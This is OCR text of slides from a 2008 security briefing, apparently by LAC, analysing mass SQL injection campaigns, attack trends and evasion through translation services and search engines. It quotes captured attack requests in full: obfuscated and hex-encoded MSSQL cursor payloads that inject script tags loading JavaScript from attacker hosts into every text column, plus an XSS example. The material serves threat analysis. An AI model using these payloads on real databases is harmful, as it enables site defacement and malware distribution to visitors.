Le_cursoR%20cUrSoR%20FoR%20sElEcT%20a.nAmE,b.nAmE%20FrOm%20sYsObJe
CtS%20a,sYsCoLuMnS%20b%20wHeRe%20a.iD=b.iD%20AnD%20a.xTyPe='u'%20An
D%20(b.xTyPe=99%20oR%20b.xTyPe=35%20oR%20b.xTyPe=231%20oR%20b.xTyPe
=167)%20oPeN%20tAbLe_cursoR%20fEtCh%20next%20FrOm%20tAbLe_cursoR%20i
NtO%20@t,@c%20while(@@fEtCh_status=0)%20bEgIn%20exec('UpDaTe%20['%2b@t
%2b']%20sEt%20['%2b@c%2b']=rtrim(convert(varchar,['%2b@c%2b']))%2bcAsT(0x223
E3C2F7469746C653E3C7363726970742073726633D687474703A2F2F732E736565392
E75732F732E6A733E3C2F73637269707 43E3C212D2D%20aS%20vArChAr(67))')%20f
EtCh%20next%20FrOm%20tAbLe_cursoR%20iNtO%20@t,@c%20eNd%20cLoSe%20t
AbLe_cursoR%20dEAlLoCaTe%20tAbLe_cursoR;-- HTTP/1.1
```

```
hoge.asp;dEcLaRe @t vArChAr(255),@c vArChAr(255) dEcLaRe tAbLe_cursoR cUrSoR
FoR sElEcT a.nAmE,b.nAmE FrOm sYsObJeCtS a,sYsCoLuMnS b wHeRe a.iD=b.iD
AnD a.xTyPe='u' AnD (b.xTyPe=99 oR b.xTyPe=35 oR b.xTyPe=231 oR b.xTyPe=167)
oPeN tAbLe_cursoR fEtCh next FrOm tAbLe_cursoR iNtO @t,@c
while(@@fEtCh_status=0) bEgIn exec('UpDaTe ['+@t+'] sEt
['+@c+']=rtrim(convert(varchar,['+@c+']))+cAsT(0x223E3C2F7469746C653E3C7363726
970742073726633D687474703A2F2F732E736565392E75732F732E6A733E3C2F73637
26970743E3C212D2D aS vArChAr(67))') fEtCh next FrOm tAbLe_cursoR iNtO @t,@c
eNd cLoSe tAbLe_cursoR dEAlLoCaTe tAbLe_cursoR;-- HTTP/1.1
```


```
"></title><script src=http://s.see9.us/s.js></script><!--
```

Check the Target Columns

```
DECLARE @T varchar(255),@C varchar(4000) DECLARE Table_Cursor CURSOR FOR
select a.name,b.name from sysobjects a,syscolumns b where a.id=b.id and
a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167)
OPEN Table_Cursor FETCH NEXT FROM  Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0) BEGIN exec('update ['+@T+'] set ['+@C+']=""><
</title><script src="http://www0.douhunqn.cn/csrss/w.js"></script>
<!--"+['+@C+'] where '+@C+' not like "%"></title>
<script src="http://www0.douhunqn.cn/csrss/w.js"></script><!--'")FETCH
NEXT FROM  Table_Cursor INTO @T,@C END CLOSE Table_Cursor DEALLOCATE
Table_Cursor
```

- Check entire columns before falsification
- Attacker would not falsify if same scripts were found

Request Contains Multi-byte Code



```
DECLARE%20@S%20VARCHAR ( 4000 ) ; SET%20@S = CAST
(0x4445434C41524520405420564152434841522832353529204
445434C4152452054616 26C655F437572736F7220435552534F5220464F522053454C45435420612E6E
616D652C622E6E616D652046524F4D207379736F626A6563747320612C737973636F6C756D6E7320
6220574845524520612E69643D622E696420414E4420612E78747970653D27752720414E442028622E
78747970653D3939204F5220622E78747970653D3335204F5220622E78747970653D323331204F5220
622E78747970653D31363729204F50454E205461626C655F437572736F72204645544348204E4558542
046524F4D205461626C655F437572736F7220494E544F2040542C4043205748494C452840404645544
3485F5354415455533D302920424547494E20455845432827555044415445205B272B40542B275D205
34554205B272B40432B275D3D525452494D28434F4E56455254285641524348415228343030292C
5B272B40432B275D29292B27273C736372697074207372633D687474703A2F2F7777772E776573747
0616373656375726573697465 2E636F6D2F622E6A733E3C2F7363726970743E27272729204645544348
8204E4558542046524F4D205461626C655F437572736F7220494E544F2040542C404320454E4420434
C4F5345205461626C655F437572736F72204445414C4C4F434154452054616 26C655F437572736F722
0%20AS%20VARCHAR(4000));EXEC(@S);--&K=0
```


LAC : Risk Research Institute of Cyber Space Report
http://www.lac.co.jp/info/rrics_report/

- Multi-byte code is contained in the SQL injection attack request
- Possibly created in a specific area where multi-byte language is used

What Happened on June 19, 2008 (JST)

SQL injection attack on June 19, 2008


Count




June, 2008

Almost zero
on June 19, 2008

Count by ratio



Distribution Map of Attackers



LAC : Threats come from all over the world

http://www.lac.co.jp/info/attacks-now.html


http://www.lac.co.jp/info/img/200805attacks-map.gif

http://www.lac.co.jp/info/img/200806attacks-map.gif

http://www.lac.co.jp/info/img/200807attacks-map.gif


http://www.lac.co.jp/info/img/200808attacks-map.gif

Trend of Malicious Scripts



JSOC Report
Trend of malicious scripts by SQL injection attack


Falsify Information Stored in an Advertising Company



Attack the database by exploiting an Internet portal site

IDS/IPS raises the alert but can not block by FW ACLs

Abuse Online Translation Services



Attack the target by exploiting the online translation service

Difficult to restrict the access on the Web server by FW ACLs

Abuse Search Engines

1. Malicious link in the attacker's blog
http://www.example.com/<script>alert('xss')</script>

Target server

2. Search engine crawls and indexes
http://www.example.com/<script>alert('xss')</script>

3.Request
http://www.example.com/<script>alert('xss')</script>

Search engine

